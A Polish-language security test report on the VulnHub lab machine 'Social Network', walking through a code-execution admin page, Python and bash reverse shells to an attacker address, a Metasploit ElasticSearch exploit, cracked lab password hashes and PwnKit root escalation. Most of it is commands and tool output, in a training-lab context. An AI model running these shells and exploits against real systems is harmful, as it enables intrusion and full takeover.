machine 2

Raport z testów bezpieczeństwa

AUDYTORZY

- Roman Dibrov
- Tomasz Browarczyk
- Lukasz Kujawa
- Mateusz Dwojak
- Wojciech Stoiński

DATA WYKONANIA PRAC:
17.06.2022
Maszyna virtualna: "BOREDHACKERBLOG: SOCIAL NETWORK"
Link do maszyny
https://download.vulnhub.com/boredhackerblog/medium_socnet.ova

Podatności w aplikacji webowej

[Medium4.4] Remote Code Execution
Opis podatnośći:
Zdalne wywoływanie komend tylko dzięki umieszczeniu ich w odpowiednim nagłówku protokołu TCP.Pozwala to atakującemu działać w systemie/oprogramowaniu niezauważalnie, szpiegować ofiarę przez długi czas, rozdystrybuować przygotowane złośliwe oprogramowanie (malware), infekować powiązane urządzenia w sieci, przeprowadzać rekonesans itd.

`nmap -sC -sV -A -p- 10.0.2.14`
22/tcp open
5000/tcp open http Werkzeug httpd 0.14.1 (Python 2.7.15)

Na porcie 5000 użyłem gobustera dla wyszukiwania folderów

`gobuster dir -u http://10.0.2.14 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt`

```
~ ▷ gobuster dir -u http://10.0.2.14:5000 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,zip,py,sh -t 100
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.14:5000
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              py,sh,php,txt,html,zip
[+] Timeout:                 10s
===============================================================
2023/06/17 08:55:20 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 200) [Size: 401]
```

Znalazłem "admin page" , strona na której możemy wykonywać kod!!!

Revshell. Ja sgenerowałem na tej stronie:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Reverse Shell Cheatsheet.md#python

Admin page

Code testing page

Status:

```
Something went wrong with running the code
```

Code input:

Test code

```
import
socket,os,pty;s=socket.socket(socket.AF_INET,socke
t.SOCK_STREAM);s.connect(("10.0.2.4",1234));
os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);pty.spawn("/bin/sh")
```

RevShell:

```
import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.2.4",1234));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")
```

LOKALIZACJA: http://10.0.2.14:5000/admin

Recomendacja:

1)Zmienianie uprawnień dostępu

2)Włączanie i wyłączanie konfiguracji oraz modyfikowanie usług

[HIGH] 7.2 Trzymanie hasel bez szyfrowania w otwartym pliku

Sciągamy nmap na maszyne

`wget raw.githubusercontent.com/andrew-d/static-binaries/master/binaries/linux/x86_64/nmap`

dla wykrycia otwartych portów skanujemy nową sieć

`./nmap 172.17.0.0/16`

```
Stats: 0:00:15 elapsed; 0 hosts completed (0 up), 4096 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 88.40% done; ETC: 09:46 (0:00:02 remaining)
Nmap scan report for 172.17.0.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000096s latency).
Not shown: 1288 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C4:9A:9E:43 (Unknown)

Nmap scan report for 172.17.0.2
Host is up (0.000059s latency).
Not shown: 1288 closed ports
PORT     STATE SERVICE
9200/tcp open  wap-wsp
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Przekierowanie portu lokalnego do portu kontenera z ElasticSearch

`portfwd add -l 8200 -p 9200 -r 172.17.0.2`

laczę się do tej sesji

```
use exploit/multi/elasticsearch/search_groovy_script
msf6 exploit(multi/elasticsearch/search_groovy_script) > set RPORT 8200
RPORT => 8200
msf6 exploit(multi/elasticsearch/search_groovy_script) > run
```

```
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     localhost        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      9200             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The path to the ElasticSearch REST API
   VHOST                       no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ElasticSearch 1.4.2


msf6 exploit(multi/elasticsearch/search_groovy_script) > set RPORT 8200
RPORT => 8200
msf6 exploit(multi/elasticsearch/search_groovy_script) > run
[*] Exploiting target 0.0.0.1

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Checking vulnerability...
[-] Exploit aborted due to failure: unknown: 0.0.0.1:8200 - Java has not been executed, aborting...
[*] Exploiting target 127.0.0.1
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Checking vulnerability...
[*] Discovering TEMP path...
[+] TEMP path on '/tmp'
[*] Discovering remote OS...
```

Na nowym kontenerze jest plik z haslami


```
Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100777/rwxrwxrwx  0         fil   2023-06-17 08:31:44 +0000  .dockerenv
040776/rwxrwxrw-  4096      dir   2018-10-11 00:00:00 +0000  bin
040776/rwxrwxrw-  4096      dir   2018-06-14 13:03:58 +0000  boot
040776/rwxrwxrw-  360       dir   2023-06-17 08:31:45 +0000  dev
040776/rwxrwxrw-  4096      dir   2023-06-17 08:31:46 +0000  elasticsearch
100666/rw-rw-rw-  27734207  fil   2018-05-16 02:38:29 +0000  elasticsearch-1.4.2.tar.gz
040776/rwxrwxrw-  4096      dir   2023-06-17 08:31:44 +0000  etc
040776/rwxrwxrw-  4096      dir   2018-06-14 13:03:58 +0000  home
040776/rwxrwxrw-  4096      dir   2018-10-29 02:26:55 +0000  lib
040776/rwxrwxrw-  4096      dir   2018-10-11 00:00:00 +0000  lib64
100776/rwxrwxrw-  262       fil   2018-10-29 02:24:37 +0000  main.sh
040776/rwxrwxrw-  4096      dir   2018-10-11 00:00:00 +0000  media
040776/rwxrwxrw-  4096      dir   2018-10-11 00:00:00 +0000  mnt
040776/rwxrwxrw-  4096      dir   2018-10-11 00:00:00 +0000  opt
100666/rw-rw-rw-  287       fil   2018-10-29 02:25:55 +0000  passwords
040776/rwxrwxrw-  0         dir   2023-06-17 08:31:44 +0000  proc
040776/rwxrwxrw-  4096      dir   2018-10-11 00:00:00 +0000  root
040776/rwxrwxrw-  4096      dir   2018-10-29 02:27:06 +0000  run
040776/rwxrwxrw-  4096      dir   2018-10-29 02:26:55 +0000  sbin
040776/rwxrwxrw-  4096      dir   2018-10-11 00:00:00 +0000  srv
040554/r-xr-xr--  0         dir   2023-06-17 08:31:44 +0000  sys
040776/rwxrwxrw-  4096      dir   2023-06-17 11:17:15 +0000  tmp
040776/rwxrwxrw-  4096      dir   2018-10-29 02:27:04 +0000  usr
040776/rwxrwxrw-  4096      dir   2018-10-29 02:26:48 +0000  var

meterpreter > cat passwords
Format: number,number,number,number,lowercase,lowercase,lowercase,lowercase
Example: 1234abcd
john:3f8184a7343664553fcb5337a3138814
test:861f194e9d6118f3d942a72be3e51749
admin:670c3bbc209a18dde5446e5e6c1f1d5b
root:b3d34352fc26117979deabdf1b9b6354
jane:5c158b60ed97c723b673529b8a3cf72b

meterpreter >
```

john:3f8184a7343664553fcb5337a3138814 (1337hack)

test:861f194e9d6118f3d942a72be3e51749 (1234test)

admin:670c3bbc209a18dde5446e5e6c1f1d5b (1111pass)

root:b3d34352fc26117979deabdf1b9b6354 (1234pass)
jane:5c158b60ed97c723b673529b8a3cf72b (1234jane)



login ssh as john
`ssh john@IP`

Lokalizacja: kontener "Elasticsearch"
Recomendacja:Użycie "Password Manager" albo "Password Encryptor"
""

[Critical] 9.0 Pwnkit privilege escalation (CVE-2021-4034)
Opis podatnośći:
luka w zabezpieczeniach pamięci pkexec firmy Polkit, programu głównego SUID, który jest instalowany domyślnie w każdej większej dystrybucji Linuksa. Ta łatwa do wykorzystania luka umożliwia każdemu nieuprawnionemu użytkownikowi uzyskanie pełnych uprawnień roota na zagrożonym hoście poprzez wykorzystanie tej luki w domyślnej konfiguracji.

Escaluje uprawnienia:

```
exploit/multi/handler
LHOST => 10.0.2.4
LPORT => 1234
run
```

w sesji ssh:
`sh -i >& /dev/tcp/10.0.2.4/1234 0>&1`

1 sessje do backgroundu,

```
use linux/local/cve_2021_4034_pwnkit_lpe_pkexec
set SESSION 1
run
```

```
id
uid=0(root) gid=0(root) groups=0(root),1001(john)
whoami
root
```

```
meterpreter > ls -la
Listing: /
==========

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
040755/rwxr-xr-x  4096      dir   2018-10-28 01:27:45 +0000  bin
040755/rwxr-xr-x  4096      dir   2018-10-28 01:29:01 +0000  boot
040755/rwxr-xr-x  4020      dir   2023-06-19 16:47:22 +0000  dev
040755/rwxr-xr-x  4096      dir   2023-06-19 17:10:04 +0000  etc
040755/rwxr-xr-x  4096      dir   2023-06-19 17:07:41 +0000  home
100644/rw-r--r--  19173078  fil   2018-10-28 01:28:43 +0000  initrd.img
040755/rwxr-xr-x  4096      dir   2018-10-28 01:27:44 +0000  lib
040755/rwxr-xr-x  4096      dir   2018-10-28 01:24:57 +0000  lib64
040700/rwx------  16384     dir   2018-10-28 01:24:55 +0000  lost+found
040755/rwxr-xr-x  4096      dir   2018-10-28 01:25:03 +0000  media
040755/rwxr-xr-x  4096      dir   2014-04-10 22:12:14 +0000  mnt
040755/rwxr-xr-x  4096      dir   2014-04-16 21:02:45 +0000  opt
040555/r-xr-xr-x  0         dir   2023-06-19 16:47:26 +0000  proc
040700/rwx------  4096      dir   2018-10-29 02:37:05 +0000  root
040755/rwxr-xr-x  680       dir   2023-06-19 16:48:15 +0000  run
040755/rwxr-xr-x  4096      dir   2018-10-28 01:29:24 +0000  sbin
040755/rwxr-xr-x  4096      dir   2014-04-16 21:02:45 +0000  srv
040555/r-xr-xr-x  0         dir   2023-06-19 16:47:20 +0000  sys
041777/rwxrwxrwx  4096      dir   2023-06-19 17:17:01 +0000  tmp
040755/rwxr-xr-x  4096      dir   2018-10-28 01:25:01 +0000  usr
040755/rwxr-xr-x  4096      dir   2018-10-28 01:28:04 +0000  var
100600/rw-------  5777056   fil   2014-04-10 20:11:23 +0000  vmlinuz

meterpreter > cd /root
meterpreter > ls -la
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  9     fil   2018-10-29 02:37:05 +0000  .bash_history
100644/rw-r--r--  3106  fil   2014-02-20 02:43:56 +0000  .bashrc
100644/rw-r--r--  140   fil   2014-02-20 02:43:56 +0000  .profile

meterpreter >
```

Lokalizacja: SSH

Recomendacja Update ciałego systemu do nowszej versji